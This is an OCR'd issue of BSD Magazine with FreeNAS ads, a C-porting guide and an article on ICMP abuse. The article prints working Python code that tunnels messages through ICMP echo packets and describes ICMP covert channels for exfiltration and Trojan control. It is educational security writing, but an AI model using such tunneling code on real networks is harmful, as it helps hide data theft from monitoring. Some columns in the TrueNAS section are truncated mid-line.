MAGAZINE BSD

FOR NOVICE AND ADVANCED USERS

FreeBSD

THE JOURNEY OF A C DEVELOPER IN THE FREEBSD WORLD

ACCESS ANALYTICS

EXPLOITS USING ICMP PROTOCOL

FREENAS 9.3 FEATURES – SUPPORT FOR VMWARE VAAI

BULLETPROOF IT SYSTEM

VOL.9 NO.01
ISSUE 66
1898-9144

FREENAS MINI
STORAGE APPLIANCE

IT *SAVES* YOUR LIFE.


HOW IMPORTANT IS YOUR DATA?

Years of family photos. Your entire music and movie collection. Office documents you've put hours of work into. Backups for every computer you own. We ask again, *how important is your data?*

NOW IMAGINE LOSING IT ALL

Losing one bit - that's all it takes. One single bit, and your file is gone.

The worst part? **You won't know until you absolutely need that file again.**



Example of one-bit corruption

THE SOLUTION

The FreeNAS Mini has emerged as the clear choice to save your digital life. **No other NAS in its class offers ECC (error correcting code) memory and ZFS bitrot protection to ensure data always reaches disk without corruption and *never degrades over time*.**

No other NAS combines the inherent data integrity and security of the ZFS filesystem with fast on-disk encryption. No other NAS provides comparable power and flexibility. The FreeNAS Mini is, hands-down, the best home and small office storage appliance you can buy on the market. **When it comes to saving your important data, there simply is no other solution.**

The Mini boasts these state-of-the-art features:

- 8-core 2.4GHz Intel® Atom™ processor
- Up to 16TB of storage capacity
- 16GB of ECC memory (with the option to upgrade to 32GB)
- 2 x 1 Gigabit network controllers
- Remote management port (IPMI)
- Tool-less design; hot swappable drive trays
- FreeNAS installed and configured

iX systems®

intel® inside™ ATOM™

http://www.iXsystems.com/mini

FREENAS CERTIFIED
STORAGE

With over six million downloads, FreeNAS is undisputedly *the* most popular storage operating system in the world.

Sure, you could build your own FreeNAS system: research every hardware option, order all the parts, wait for everything to ship and arrive, vent at customer service because it *hasn't*, and finally build it yourself while hoping everything fits - only to install the software and discover that the system you spent *days* agonizing over **isn't even compatible**. Or...


MAKE IT EASY ON YOURSELF

As the sponsors and lead developers of the FreeNAS project, iXsystems has combined over 20 years of hardware experience with our FreeNAS expertise to bring you FreeNAS Certified Storage. **We make it easy to enjoy all the benefits of FreeNAS without the headache of building, setting up, configuring, and supporting it yourself.** As one of the leaders in the storage industry, you know that you're getting the best combination of hardware designed for optimal performance with FreeNAS.

Every FreeNAS server we ship is...

» Custom built and optimized for your use case
» Installed, configured, tested, and guaranteed to work out of the box
» Supported by the Silicon Valley team that designed and built it
» Backed by a 3 years parts and labor limited warranty

As one of the leaders in the storage industry, you know that you're getting the best combination of hardware designed for optimal performance with FreeNAS. **Contact us today for a FREE Risk Elimination Consultation with one of our FreeNAS experts.** Remember, every purchase directly supports the FreeNAS project so we can continue adding features and improvements to the software for years to come. **And really - why would you buy a FreeNAS server from *anyone* else?**



System Information

Hostname freenas.local
FreeNAS Build FreeNAS-8.0.4
Platform Intel(R) Core(T
Memory 1011MB
System Time Mon Feb 27 13:
Uptime 1:21PM up 1:17
Load Average 0.00, 0.07, 0.02
OS Version FreeBSD 8.2-RE

There are no active Apple shares.

Name Comment Available actions
No shares defined

Add Apple Share (AFP)

Name share1
Share Comment
Path
Share password
Share Character Set
Allow List
Deny List
Read-only Access
Read-write Access
Disk Discovery ☐
Disk discovery mode Default
Database Path

FreeNAS 1U

- Intel® Xeon® Processor E3-1200v2 Family
- Up to 16TB of storage capacity
- 16GB ECC memory (upgradable to 32GB)
- 2 x 10/100/1000 Gigabit Ethernet controllers
- Redundant power supply

FreeNAS 2U

- 2x Intel® Xeon® Processors E5-2600v2 Family
- Up to 48TB of storage capacity
- 32GB ECC memory (upgradable to 128GB)
- 4 x 1GbE Network interface (Onboard) - (Upgradable to 2 x 10 Gigabit Interface)
- Redundant Power Supply

http://www.iXsystems.com/storage/freenas-certified-storage/

Dear Readers,

I hope you had a great New Year's and that you have a lot of new energy to start this year and fulfill your plans and resolutions. I do not want to bore you with details as you can find them in the following pages of this issue. I will briefly tell you what is inside our BSD publication this time.

I collected the articles written by experts in the field to provide you with the highest-quality knowledge. In this issue, you will find articles written by David Carlier, Saumya Dwivedi and Parag Gupta, Mark Sitkowski, Mark Ryan M. Talabis, Robert McPherson, I. Miyamoto, Jason L. Martin, and Annie A. Zhang.

You will also find the monthly column by Rob Somerville. At the end, I decided to add the Presentations section that was designed for companies that want to present their profile, goals, ideas, and products. It can be interesting for you to read.

To end, I would like to thank you for reading our magazine and for being with us. We only need 3 more years to celebrate the 10th anniversary of the magazine. Everything we do, we do with you in mind. We are grateful for every comment and opinion, positive and negative. Every word from you lets us improve BSD Magazine and brings us closer to the ideal form of our publication.

Enjoy reading,
Ewa & the BSD team

MAGAZINE BSD

Editor in Chief:
Ewa Dudzic
ewa.dudzic@software.com.pl

Contributing:
Michael Shirk, Andrey Vedikhin, Petr Topiarz, Charles Rapenne, Anton Borisov, Jeroen van Nieuwenhuizen, José B. Alós, Luke Marsden, Salih Khan, Arkadiusz Majewski, BEng, Toki Winter, Wesley Mouedine Assaby, Rob Somerville

Top Betatesters & Proofreaders:
Annie Zhang, Denise Ebery, Eric Geissinger, Luca Ferrari, Imad Soltani, Olaoluwa Omokanwaye, Radjis Mahangoe, Mani Kanth, Ben Milman, Mark VonFange

Special Thanks:
Annie Zhang
Denise Ebery

Art Director:
Ireneusz Pogroszewski

DTP:
Ireneusz Pogroszewski
ireneusz.pogroszewski@software.com.pl

Senior Consultant/Publisher:
Paweł Marciniak
pawel@software.com.pl

CEO:
Ewa Dudzic
ewa.dudzic@software.com.pl

Publisher:
Hakin9 Media SK
02-676 Warsaw, Poland
Postepu 17D
Poland
worldwide publishing
editors@bsdmag.org
www.bsdmag.org

Hakin9 Media SK is looking for partners from all over the world. If you are interested in cooperation with us, please contact us via e-mail: editors@bsdmag.org.

FreeNAS

in an Enterprise Environment

By the time you're reading this, FreeNAS has been downloaded more than 5.5 million times. For home users, it's become an indispensable part of their daily lives, akin to the DVR. Meanwhile, all over the world, thousands of businesses universities, and government departments use FreeNAS to build effective storage solutions in myriad applications.

What you will learn...

- How TrueNAS builds off the strong points of the FreeBSD and FreeNAS operating systems
- How TrueNAS meets modern storage challenges for enterp

The FreeNAS operating systems is fre
the public and offers thorough doc
active community, and a feature-ri
the storage environment. Based on Free
can share over a host of protocols (SMB
FTP, iSCSI, etc) and features an intuitiv
the ZFS file system, a plug-in system
much more.

Despite the massive popularity
aren't aware of its big brother duti
data in some of the most demand
environments: the proven, enterp
professionally-supported line of
But what makes TrueNAS diffe
Well, I'm glad you asked...

Commercial Grade Supp

When a mission critical stor
organization's whole operat
halt. Whole community-bas
free), it can't always get an
and running in a timely m
responsiveness and expe
dedicated support team
provide that safety.

Created by the sam
developed FreeNAS.

FreeBSD Corner

Moving from Linux to FreeBSD involves quite a number of changes; some gains and some losses. As a developer for most of the programming languages, especially the high level ones, there are no meaningful disturbing changes. But for languages like C (and its sibling C++), if you want to port your softwares, libraries, etc, some points need to be considered.

Security

Internet Control Message Protocol (shorthand, ICMP) is a part of the Internet Protocol used by network devices to send error messages to other connected hosts; for example, to indicate that a requested service is not available or a router could not be reached. But many times, this protocol is abused to transfer malicious data packets.This article will discuss the vulnerabilities and security loopholes associated with these types of data transfers and potential options to prevent these security attacks. You will learn how to understand ICMP and its role in networking.

If you want to design a hypothetical IT installation, which can be considered to be either a retail operation, or a financial institution, equipped with either POS or ATM terminals, operated by bank cards or store cards. The system will possibly consist of a web server, with your landing page and login page, a database server, a business server, which contains transaction records and account details, and an authentication server, which confirms the identity of each system user. You will learn the list of all the components of a bulletproof IT system, and which one you should choose to omit various parts, if the extra risk is justifiable.

There are so many ways that malicious users can access IT systems right now. In fact, the very technologies affording us the convenience to remotely access our IT systems are the ones that are being manipulated by malicious users. In today's IT environment, physical access is no longer a hindrance to gaining access to internal resources and data. The authors would like to provide some techniques and tools that could help you in these types of scenarios. Some of the things the authors will explore include knowledge engineering, by means of programming detection strategies. If you do not know how to program, do not worry. The authors will provide simple techniques and step-by-step, walkthrough instruction to get you going.

Expert Says...

Column

Presentations

At Stratoscale, the teams focused on how technology can be leveraged to help IT teams make better and more profitable usage of existing infrastructures. They know that data needs are growing at an ever-increasing pace, so they've build a hardware-agnostic and hyper-converged software solution that lowers the cost of scale-out and allows your IT infrastructure to keep up with business growth.

Aexol specialises in creating mobile applications. It was created by Artur Czemiel, a graduate of the DRIMAGINE 3D Animation & VFX Academy, who has a lifelong interest in 3D technology. He first started to realise his passion by working in the film industry. Artur is the co-creator of the special effects in the Polish production "Weekend" and the short film "Hexaemeron", which was awarded the Finest Art award at the Fokus Festival and nominated as the best short animated film at fLEXiff 2010 Australia. The experience gained by working in the movie industry and in the mobile applications market was the basis for creating AexolGL – a tool designed to make work easier for Aexol and other programmers around the world.

Yeee-Haw!
Austin
February 8-11, 2015
SPTechCon comes to
T★E★X★A★S!
The BIGGEST, The BEST, The TEXAS-IST
SharePoint Conference ever!

SharePoint is at the Crossroads – Which Way Will You Go?

SharePoint in the cloud or on premises? Or both? Come to SPTechCon Austin 2015 and learn about the differences between Office 365, cloud-hosted SharePoint, on-premises SharePoint, and hybrid solutions and build your company's SharePoint Roadmap!

For developers, the future means a new app model and new app paradigms. For IT pros and SharePoint admins, it's trying to retain control over an installation that's now in the cloud. For information workers and their managers, it's about learning how to work 'social.' But it's not for everyone.

Where do you need to be?

The answer is simple: SPTechCon Austin. With a collection of the top SharePoint MVPs and expert speakers, more than 80 classes and tutorials to choose from and panels focused on the changes in SharePoint, SPTechCon will teach you how to master the present and plan for the future.

Migrate to SharePoint 2013! Prepare for Office 365!
Build Your Hybrid Model!

SPTechCon
The SharePoint Technology Conference

February 8-11, 2015
Renaissance Austin Hotel

80+ Classes

40+ Microsoft Expert Speakers

Get Your Texas-Sized Registration Discount—
Register NOW!

www.sptechcon.com

A BZ Media Event

The Journey of a C Developer in FreeBSD's World

Moving from Linux to FreeBSD involves quite a number of changes; some gains and some losses. As a developer, for most of the programming languages, especially the high level ones, there are no meaningful disturbing changes. But for languages like C (and its sibling C++), if you want to port your softwares, libraries, etc, some points might need to be considered.

What you will learn…

- How to move from Linux to FreeBSD
- How to develop under FreeBSD

What you should know…

- Basic knowledge of C programming

As is often the case with C, it is not especially straightforward; the code itself might need some changes, minus the pure POSIX part. Let's say your program needs to use some known network functions.

```
#include <sys/param.h> → BSD defined, FreeBSD current
   version etc …

#if defined(BSD)
#include <netinet/in.h>
#endif
#include <sys/types.h>
#include <sys/socket.h>
#include <arpa/inet.h>


int
main(int argc, char *argv[])
{
   …
   struct in_addr in;
   const char *ip = argv[1];
   if (inet_pton(AF_INET, ip, &in) == -1)
...
}
```

Here we have a more complex case; for example, how do we get the MAC Address of an interface?

```
int
main(int argc, char *argv[])
{
…
struct ifreq if;
char hwaddr[6] = { 0 };
...
#if defined(__linux__)
if (ioctl(clsock, SIOCGIFHWADDR, &if) == 0)
   memcpy(hwaddr, if.ifr_hwaddr.sa_data, sizeof(hwaddr));
...
#else if defined(BSD)
struct sockaddr_dl *cl = (struct sockaddr_dl *)(if.ifa_
   addr);
unsigned char *p = (unsigned char *)LLADDR(cl);
memcpy(hwaddr, p, sizeof(hwaddr));
#endif
…
}
```

In addition, FreeBSD provides a bunch of specific functions like strlcpy/strlcat (safer versions of strcpy/strcat) and strtonum family functions, all of which are available in the base whereas Linux must install the separate BSD library to have them. If you have any doubts about any functions, all manpages are available and very well written.

The environment

FreeBSD is shipped by default with clang whereas Linux relies on GCC suite. If you heavily use OpenMP, clang does not provide it yet so you might need to install GCC from ports. Somehow, clang mostly compiles faster and provides more informative warning and error messages. Fortunately, they share a significant amount of common flags.

On Linux, you may use a custom memory allocator during your development like jemalloc. It's a very handy and useful library which allows you to generate statistics, to fill freed memory with specific values, and to spot corrupted memory usage.

Good news! You do not need to install it—FreeBSD libc's malloc (aka phkmalloc) uses jemalloc internally. To print statistics from your application, for example, you need to include `malloc_np.h` instead of `jemalloc/jemalloc.h`.

As for the makefiles, this is the BSD format which differs from GNU style:

A basic makefile for a library:

```
…
LIB=         mylib
SHLIB_MAJOR= 1
SHLIB_MINOR= 0
=> In addition to the static (profiled and non profiled
   one), it will compile the shared version

SRCS=     mylib.c

.include <bsd.lib.mk>
```

A basic makefile for an application:

```
…
PROG=     myprog => will compile an app called myprog

SRCS=     main.c prog.c
CFLAGS+=     -I${.CURDIR}/../mylib
=> always concatenate cflags, some like fstack-protector,
   -Qunused-arguments … are added automatically

LDADD=    -lutil -lmylib
DPADD=    ${LIBUTIL}
=> linked to libutil.a ${.CURDIR}/../mylib/libmylib.a

.include <bsd.prog.mk>
```

FreeBSD can handle GNU via (gnu)make, libtool, etc via the ports.

Or to save the effort of porting this part, it might be more handy to use cmake or scons.

The publication

You might want to publish your library / application in pure FreeBSD's path. You can make a port which can provide some options for the user. It can download the source and compile it with its dependencies in a natural manner. In addition, you can build a binary package to facilitate the distribution. Example of a port Makefile:

```
PORTNAME= mylib
PORTVERSION= 1
PORTREVISION=0

MAINTAINER=  john.doe@email.com

LICENSE=     BSD

OPTIONS_DEFINE= CURL_SUPPORT
CURL_SUPPORT_DESC= Enable Curl support
=> Will display to the user the curl support then will add
   a flag during compilation

.if ${PORT_OPTIONS:MCURL_SUPPORT}
CFLAGS+= -DCURL
.endif


.include <bsd.port.mk>
```

For instance, you can put the archive .tar.gz of the library in `/usr/ports/distfiles`, then type make checksum. Then, make install will compile and install it in `/usr/local …` The handbook of making ports is very useful to read.

Furthermore, you can build a binary version of this port to facilitate its distribution. Simply as it is, pkg create mylib … It will create a txz archive in the current folder … In the end, pkg install mylib will install it …

The conclusion

Developing under FreeBSD is not the extreme challenge you might think it is. Even better, from coding to publishing, everything is thought out and made in a constant way without any external dependencies. If you even want to go further, like kernel development, again it is easy and in base. So there is no real reason to stay away from FreeBSD anymore, you are more than welcome.

DAVID CARLIER

David Carlier has been working as a software developer since 2001. He used FreeBSD for more than 10 years and starting from this year, he became involved with the HardenedBSD project and performed serious developments on FreeBSD. He worked for a mobile product company that provides C++ APIs for two years in Ireland. From this, he became completely inspired to develop on FreeBSD.

About Hardened BSD

The HardenedBSD project was created in 2014 by Oliver Pinter and Shawn Webb. The project aims to provide security enhancements to the FreeBSD project. We plan to upstream most, if not all, of our projects.

The core HardenedBSD team consists of:

- Oliver Pinter
- Shawn Webb

The developer team consists of:

- David Carlier
- Nathan Dautenhahn
- Danilo Egea Gondolfo
- Oliver Pinter
- Shawn Webb

The following people and organizations have contributed to the HardenedBSD project:

- Ilya Bakulin
- Bryan Drewery
- Danilo Egea Gondolfo
- Dag-Erling Smørgrav
- Robert Watson
- Hunger
- SoldierX – Donated a sparc64 and a BeagleBone Black
- Hyper6 – Designed logo
- Automated Tendencies – Substantial monetary donation

Exploits Using ICMP Protocol

Internet Control Message Protocol (shorthand, ICMP) is a part of the Internet Protocol used by network devices to send error messages to other connected hosts; for example, to indicate that a requested service is not available or a router could not be reached. But many times, this protocol is abused in transferring malicious data packets. This article discusses the vulnerabilities and security loopholes associated with such types of data transfers and potential options to prevent these security attacks.

What you will learn…

- Understanding ICMP and its role in networking
- ICMP as a potential host for malicious activities
- Potential Attacks with ICMP
- Security measures

What you should know…


- Basic knowledge of Computer networks and protocols like IP and ICMP
- Basic knowledge of network infrastructure.
- Basic knowledge of packet programming.

IP is the principle protocol used for delivery of packets across network boundaries (source:wikipedia). The Internet Protocol (IP) is based on a connectionless mode of transmission and hence is not designed to be absolutely reliable. Since the network infrastructure is unreliable, it is important to notify the sender with appropriate messages in case something goes wrong like packet loss, data corruption or out-of-delivery order. This is where Internet Control Message Protocol steps in. It is the mechanism used to give feedback on network problems that have blocked or intercepted packet delivery. Higher-level protocols, like TCP, are able to realize that packets aren't getting through, but ICMP provides a method for discovering more specific problems, such as "TTL exceeded" or "need more fragments." ICMP differs from transport protocols such as TCP and UDP in that it is not typically used to exchange data between systems (although ICMP has been used for data transfer for quite some time now via ICMP Tunnelling).

The point to note is that the purpose of these control messages is to provide feedback about problems in the communication environment, not to make IP reliable. There is still no guarantee that a packet will be delivered or a control message will be returned. But the majority of ICMP message types are required for proper operation of IP, TCP and other protocols, ping and traceroute being one of the prominent utilities using ICMP.

ICMP Packet Structure and Details

ICMP uses the basic support of IP like a higher level protocol; however, ICMP is actually an integral part of IP and must be implemented by every IP module. An ICMP packet is therefore an IP packet with ICMP in the IP data portion. Every ICMP message also contains the entire IP header from the original message so the end system will know which packet actually failed. The first eight bytes of the original IP data will be included as well, and this is normally the TCP or UDP header. Below is a figure of IP packet format. The ICMP module can be seen in the shaded portion. Some of the important fields are mentioned below.



<table>
<tr><td>Version</td><td>IHL</td><td>TOS = <b>0x00</b></td><td colspan="2">Total Length</td></tr>
<tr><td colspan="3">Identification</td><td>Flags</td><td>Fragment Offset</td></tr>
<tr><td colspan="2">TTL</td><td>Protocol = <b>0x01</b></td><td colspan="2">Header Checksum</td></tr>
<tr><td colspan="5">Source Address</td></tr>
<tr><td colspan="5">Destination Address</td></tr>
<tr><td colspan="4">Options (optional)</td><td>Padding</td></tr>
<tr><td colspan="2">Type</td><td>Code</td><td colspan="2">Checksum</td></tr>
<tr><td colspan="5">ICMP data (variable)</td></tr>
</table>

Figure 1. *IP packet format*

- IP Header: Protocol set to 1 (for ICMP)
- Type (8 bits): For example 0- ping reply, 3 – Destination Unreachable, 8- ping request 11- Time Exceeded
- Code (8 bits): Subtype of message
- Checksum (16 bits): It is the 16-bit one's complement of the one's complement sum of the ICMP message starting with the Type field.
- Data load (Can be an arbitrary length, left to implementation detail. However, must be less than the Maximum Transmission Unit of the network or risk being fragmented).

The address of the source in an echo message will be the destination of the echo reply message. To form an echo reply message, the source and destination addresses are simply reversed, the type code changed to 0, and the checksum recomputed. The data received in the echo message must be returned in the echo reply message.

The identifier and sequence number may be used by the echo sender to aid in matching the replies with the echo requests. For example, the identifier can be used to identify a session (similar to ports in TCP and UDP), and the sequence number might be incremented on each echo request sent. Code 0 may be received from a gateway or a host.

Infrequent problems, such as the IP checksum being wrong, will not be reported by ICMP. The premise is that TCP or other reliable protocols can deal with this type of packet corruption else do not care about such small packet losses.

The ICMP messages typically report errors encountered in the processing of packets. To avoid the infinite regress of messages on messages, no ICMP messages are sent about ICMP messages. If ICMP messages are sent in response to other ICMP messages, they quickly multiply and create a storm of ICMP packets. ICMP messages cannot be sent in response to a broadcast or multicast addresses either, to prevent broadcast storms. Similarly, ICMP messages are only sent about errors in handling fragment zero of fragmented packets (Fragment zero has the fragment offset equal zero). [Source:RFC 792]

ICMP as a potential host for malicious activities

ICMP Vulnerability

ICMP is generally not considered a threat, at least not by the majority of network administrators. It is very common to add security mechanisms (Intrusion detection and prevention systems, etc) to a corporate network, but in the end all types of ICMP packets, with all payload sizes etc, pass freely at least from within the private network to the outside world. This technique is used to send sensitive data outside a private network without relying on SMTP, HTTP or other upper layer protocols that are commonly monitored and logged.

The vulnerability in ICMP exists because RFC 792, which is IETF's rules governing ICMP packets, allows for an arbitrary data length for any type 0 (echo reply) or 8 (echo message) ICMP packets.

Firewalls, depending on the services required by their internal networks, totally block or partially filter Internet packets. IP Filter, for example uses stateful packet filtering. The state engine not only inspects the presence of ACK flags in TCP packets but also includes sequence numbers and window sizes in its decision to block or to allow packets. However, IP Filter does not check the content of ICMP packets and hence fails to prevent covert channels that can arise due to misuse of the payload of ICMP packets. Therefore, although TCP and UDP continue to be a subject for studies in vulnerabilities, ICMP also provides several means for stealth traffic.

Past Security Threats and Attacks

In early February 2000, a distributed denial of service attack was launched against many popular Internet sites. It is reported that almost all of the tools used on the distributed denial of service (DDOS) attacks these internet sites, have used ICMP for covert communications between the DDOS clients and the attacker's handler program. Since ICMP tunneling is very simple to deploy and can cause a significant amount of damage, it has been classified as a high risk security threat by Internet Security Services. Some of the most widely known distributed denial of service attack tools like Tribe Flood Net2K and Stacheldraht rely on ICMP tunneling to establish communication channels between the compromised machines and the hacker's machine.

Potential Attacks through ICMP

ICMP is supposed to be a relatively simple protocol, but it can be altered to act as a medium for evil purposes. It is therefore important to understand how this protocol can be used for malicious purposes. This understanding further enables us to counter such attacks and be prepared for them.

ICMP Tunneling

An ICMP tunnel (also known as ICMPTX) establishes a covert connection between two remote computers (a client and proxy), using ICMP echo requests and reply packets. An example of this technique is tunneling complete TCP traffic over ping requests and replies. ICMP tunneling works by injecting arbitrary data into an echo packet sent to a remote computer. The remote computer replies in the same manner, injecting an answer into another ICMP packet and sending it back. The client performs all communication using ICMP echo request packets, while the proxy uses echo reply packets.


ICMP tunneling can be used to bypass firewall rules through obfuscation of the actual traffic. Depending on the implementation of the ICMP tunneling software, this type of connection can also be categorized as an encrypted communication channel between two computers. Without proper deep packet inspection or log review, network administrators will not be able to detect this type of traffic through their network.

The following code snippet gives an example of a *chat application* developed using ICMP tunnelling:

- Impacket: Install the latest stable release from here: *https://pypi.python.org/pypi/impacket*
- Socket: This python library is used to make a SOCK_RAW for receiving and sending data packets. Using SOCK_RAW, the application connects directly to

Listing 1. *An example of a chat application developed using ICMP tunnelling*

```
$ sudo python chat_application.py (enter your IP address
   and destination IP address and start chatting)

#!/usr/bin/python
import socket
from socket import *
import threading
import time
import signal
import sys
from impacket import ImpactPacket as imp

source = dest = sock = “”

def signal_handler(signal,frame):
  print “Thanks for chatting !”
  sys.exit(0)

def getSocket(sock):
 # Open a raw socket listening on all ip addresses
 sock = socket(AF_INET, SOCK_RAW, IPPROTO_ICMP)
 sock.setsockopt( IPPROTO_IP , IP_HDRINCL , 1 )
 sock.bind((‘’, 1))
 return sock

def constructPacket(request_type, message, source,
   dest):
 icmp = imp.ICMP()        # Making ICMP packet
 icmp.set_icmp_type(request_type) # Request type
 icmp.contains(imp.Data(message))
 ip = imp.IP()          # IP packet to wrap the icmp
   packet
 ip.set_ip_src(source)
 ip.set_ip_dst(dest)
 ip.contains(icmp)
 return ip.get_packet()

def get_packt_source_adr(ip_header):
  source_ip = ip_header[-8:-4] # source address is
   second last 4 bytes
  # converting to dotted decimal format
  packt_source_adr = ‘%i.%i.%i.%i’ % (ord(source_ip[0]),
   ord(source_ip[1]), ord(source_ip[2]), ord(source_
   ip[3]))
  return packt_source_adr

def processMessage(message):
print ‘Msg:%s’ % (message) # CHANGE

def receive():
  global sock, source
  while True:
   data     = sock.recv(1024) # received data
   ip_header  = data[:20]    # IP header is first 20
   bytes
   icmp_header = data[20:28]   # ICMP header is next 8
   bytes
   icmp_type  = ord(data[20])
```



```
No.   Time        Source      Destination   Protocol  Length  Info
    1 0.000000    10.0.0.1    10.0.0.2      ICMP          87 Echo (ping) request  id=0x0000, seq=0/0, ttl=255
    2 0.000042    10.0.0.2    10.0.0.1      ICMP          87 Echo (ping) reply    id=0x0000, seq=0/0, ttl=64

▷ Internet Protocol Version 4, Src: 10.0.0.1 (10.0.0.1), Dst: 10.0.0.2 (10.0.0.2)
▽ Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0xae5a [correct]
    Identifier (BE): 0 (0x0000)
    Identifier (LE): 0 (0x0000)
    Sequence number (BE): 0 (0x0000)
    Sequence number (LE): 0 (0x0000)
    [Response In: 2]
  ▽ Data (45 bytes)
      Data: 48656c6c6f20426f622120486f706520796f752061726520...
      [Length: 45]

0000  00 00 00 00 00 00 00 00  00 00 00 00 08 00 45 00   ........ ......E.
0010  00 49 77 d4 00 00 ff 01  2f dd 0a 00 00 01 0a 00   .Iw..... /.......
0020  00 02 08 00 ae 5a 00 00  00 00 48 65 6c 6c 6f 20   .....Z.. ..Hello 
0030  42 6f 62 21 20 48 6f 70  65 20 79 6f 75 20 61 72   Bob! Hop e you ar
0040  65 20 65 6e 6a 6f 79 69  6e 67 20 74 68 65 20 61   e enjoyi ng the a
0050  72 74 69 63 6c 65 2e                               rticle.

○ Data (data), 45 bytes        Packets: 2 Displayed: 2 Marked: 0        Profile: Default
```

Figure 2. *The ICMP packet as captured by wireshark*

```
   message   = data[28:]    # Rest is our Payload/Msg
   packt_source_adr = get_packt_source_adr(ip_header)
   if packt_source_adr != source and icmp_type != 0:   #
   CHANGE
    processMessage(message)

def write():
 global sock, source, dest
 while True:
  message = raw_input("You:")
  packet = constructPacket(8, message, source, dest)
  sock.sendto(packet, (dest, 0)) # Sending the packet

class Reader(threading.Thread):
  def __init__(self, threadID, name):
    threading.Thread.__init__(self)
    self.threadID = threadID
    self.name = name
  def run(self):
    receive()

class Writer(threading.Thread):
  def __init__(self,threadID,name):
    threading.Thread.__init__(self)
    self.threadID = threadID
    self.name = name
  def run(self):
    write()

def main():
 signal.signal(signal.SIGINT, signal_handler);
 global sock, dest, source

 sock = getSocket(sock)

 if source is "":
  source = raw_input("Type your ip : ")
 if dest  is "":
  dest   = raw_input("Type destination ip : ")

 # Create new threads
 thread1 = Reader(1, "Reader-1")
 thread1.daemon = True
 thread2 = Writer(2, "Writer-1")
 thread2.daemon = True

 # Start new Threads
 thread1.start()
 thread2.start()
 while True:
  time.sleep(1)

if __name__=="__main__":
 main()
```

the IP layer and does not use either the TCP or UDP transport.

- Threading: We made two threading classes: Reader and Writer. Instantiate one thread from each class so that one thread listens to the incoming ICMP packets and the other replies to those packets.
- Chat Protocol: The program will send the message in a ICMP ECHO_REQUEST to the other computer.

Figure 2 is the snapshot of the ICMP packet as captured by wireshark.

Trojan Horse

Covert Channels are methods in which an attacker can send data in a protocol that is undetectable. Covert Channels rely on techniques called tunneling, which allows one protocol to be carried over another protocol. ICMP tunneling is a method of using ICMP echo-request and echo-reply as a carrier of any payload an attacker may wish to use, in an attempt to stealthily access, or control a compromised system. Since such channels are hidden, covert channels are generally difficult to detect using a system's normal or unmodified security policy. This makes it an attractive mode of transmission for a Trojan.

